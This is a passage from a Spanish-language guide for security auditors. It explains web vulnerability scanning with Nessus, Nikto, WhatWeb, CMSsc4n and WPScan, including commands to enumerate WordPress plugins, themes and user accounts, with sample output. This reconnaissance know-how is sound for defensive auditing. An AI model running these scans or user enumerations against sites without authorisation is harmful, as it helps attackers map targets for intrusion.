



Img 42: Escaneo avanzado de NESSUS. 1

Para este tipo de escaneo habrá que indicar los mismos parámetros que al anterior, pero además se podrá indicar otra gran cantidad de parámetros que permitirán realizar un escaneo con un gran nivel de granularidad, adaptándose así mejor a cada situación que se pueda encontrar el auditor.




Img 43: Escaneo avanzado de NESSUS. 2




Img 44: Escaneo avanzado de NESSUS. 3

## Análisis de vulnerabilidades web

En la actualidad la inmensa mayoría de las Pymes cuentan con una aplicación o servicio web que oferta algún tipo de prestación en la red y en algunas ocasiones el principal negocio de éstas se encuentra totalmente enfocado al sector online. Este hecho asociado a la falta de inversión de recursos que este tipo de organizaciones destina a Ciberseguridad, hacen de estos sistemas el foco principal de los Ciberdelincuentes.

Para el diseño de las aplicaciones web es muy común utilizar un gestor de contenidos o CMS (Content Managment System) que se actualiza con frecuencia para corregir los distintos fallos de seguridad que la comunidad encuentra y reporta, otorgando así una capa de seguridad adicional a las aplicaciones web. El problema con los gestores de contenido surge en el momento de diseñar la aplicación web si la organización recurre a la versión más reciente debido a que con toda probabilidad al cabo de un tiempo se encontrarán fallos de seguridad capaces de comprometer la aplicación y puede que el/los encargados de mantener la aplicación no estén al corriente de nuevos fallos de seguridad para la versión que instalaron o simplemente olvidaron actualizar con frecuencia el software.

- **Análisis del servidor web**

Para el análisis de vulnerabilidades de un servidor web existe una herramienta muy potente llamada **Nikto**. Esta herramienta es muy utilizada debido a su calidad y a la gran cantidad de funcionalidades adicionales que ofrece, entre las que se puede destacar el soporte SSL, posibilidad de utilización de Proxies o la generación de reportes muy completos con la posibilidad de exportar a otros formatos como XML, HTML o CSV (Entre otros).

Principales opciones de **Nikto**:


*"nikto –h"*

```
root@kali:~# nikto -h
Option host requires an argument
    folders.sh
       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.
```

Img 45: Opciones de Nikto


Un ejemplo de su funcionamiento más simple sería el siguiente:

*"nikto –h <DirecciónIP o Dominio>"*





Img 46: Ejecución de Nikto

Como se observa, la herramienta ofrece gran cantidad de información referente al tipo de servidor, la versión y los diferentes módulos que operan sobre el servidor que se está analizando. Además aportará otro tipo de información importante como pueden ser los métodos **HTTP** permitidos en dicho servidor.




Img 47: Resultados de Nikto. 1

En segundo lugar **Nikto** ofrece información acerca de todas las posibles vulnerabilidades encontradas en el análisis, además de información que se encuentra pública en el servidor, pero que probablemente no fue contemplada para encontrarse en esa situación. Esta herramienta además realiza un análisis de los directorios que se encuentran accesibles, pudiendo en muchas ocasiones contener datos sensibles.





Img 48: Resultados de Nikto. 2

Como se ha comentado anteriormente, esta herramienta dispone de un gran número de opciones de configuración, quedando a elección del auditor la elección las que mejor se adapten a la auditoría que se esté realizando. Una alternativa muy interesante para el auditor puede ser extraer la información obtenida de la herramienta en un archivo XML, mediante la opción "-o" para indicar el nombre del archivo y "-Format <Tipo de Formato>" para elegir el tipo de formato.

*"nikto –h <DirecciónIP o Dominio> -o <Nombre Archivo> -Format XML"*


Img 49: Ejecución de Nikto con archivo de salida





Img 50: Archivo resultado de Nikto

- **Identificación del CMS**

**WHATWEB** es una herramienta preinstalada en Kali que se puede utilizar para analizar si una aplicación web ha sido creada y gestionada a través de un **CMS**. Esta aplicación entre otras funciones, simplemente indicándole la URL del servicio web, realizará un análisis y posteriormente mostrará toda la información que ha sido capaz de obtener.

*"whatweb –v <URL>"*





Img 51: Ejemplo de uso de WHATWEB

Otra herramienta que se podrá utilizar para esta labor es ***CMSsc4n***. Ésta al contrario que ***WHATWEB***, está enfocada principalmente al descubrimiento del CMS, por lo que en ciertos casos puede llegar a aportar más información que la anterior.


Para poder utilizarla en Kali habrá que instalarla previamente siguiendo los pasos que se detallan en la siguiente URL: https://github.com/n4xh4ck5/CMSsc4n .

Una vez instalada, habrá que definir un fichero con extensión "**txt**" o "**json**" donde se incluirán todas las URL de los diferentes servicios web que se analizarán. Por defecto la herramienta realizará el análisis sobre Wordpress, Drupal, Joomla, Prestashop o Mooodle, pudiendo indicar cualquiera de ellas por separado con la opción "-c".

*"Python cmssc4n -i <Fichero>"*




Img 52: Fichero de nombres de dominio




Img 53: Ejemplo de uso de CMSSC4N

- **Identificación de vulnerabilidades y plugins de los CMS**


Una vez se ha detectado el gestor de contenido sobre el que se ha desarrollado el servicio web, el siguiente paso que debe realizar el auditor será analizar la versión y el tipo de gestor de contenido en búsqueda de vulnerabilidades.

Para esta labor existen una serie de herramientas especializadas en cada uno de los principales CMS, como pueden ser **WordPress** o **Joomla**, que vienen preinstaladas en Kali.


Para el análisis de vulnerabilidades de un sitio web con **WordPress** el auditor podrá utilizar **WPScan**. Al ejecutar esta herramienta se lleva a cabo un análisis rápido del sitio web con el fin de identificar el tema activo y los diversos problemas de seguridad que pueda contener.

La utilización más básica de la misma será la siguiente:

*"ruby wpscan.rb --url <SitioWeb>"*




Img 54: Ejemplo de uso de WPSCAN. 1





Img 55: Ejemplo de uso de WPSCAN. 2


Img 56: Ejemplo de uso de WPSCAN. 3

Además de la funcionalidad básica WPSCAN tiene otras funcionalidades muy interesantes para el auditor como pueden ser:

- **Comprobar vulnerabilidades en los Pluggins**.

*"ruby wpscanr.rb –url <SitioWeb> --enumerate vp"*




Img 57: Utilidad ENUMERATE VP de WPSCAN

- **Comprobar vulnerabilidades en los temas**.

*"ruby wpscanr.rb –url <SitioWeb> --enumerate vt"*

```
[+] Enumerating installed themes (only ones with known vulnerabilities) ...

   Time: 00:00:24 <==============================> (287 / 287) 100.00% Time: 00:00:24

[+] No themes found

[+] Finished: Tue Nov 13 13:46:41 2018
[+] Elapsed time: 00:00:56
[+] Requests made: 379
[+] Memory used: 131.316 MB
```

Img 58: Utilidad ENUMERATE VT de WPSCAN

- **Enumeración de usuarios**.

*"ruby wpscanr.rb –url <SitioWeb> --enumerate u"*


```
[+] Enumerating usernames ...
[+] We identified the following 1 user:
    +----+-------+-----------------+
    | ID | Login | Name            |
    +----+-------+-----------------+
    | 1  | [redacted] | [redacted] – [redacted] |
    +----+-------+-----------------+

[+] Finished: Tue Nov 13 13:49:45 2018
[+] Elapsed time: 00:00:34
[+] Requests made: 104
[+] Memory used: 70.023 MB
```

Img 59: Utilidad ENUMERATE U de WPSCAN

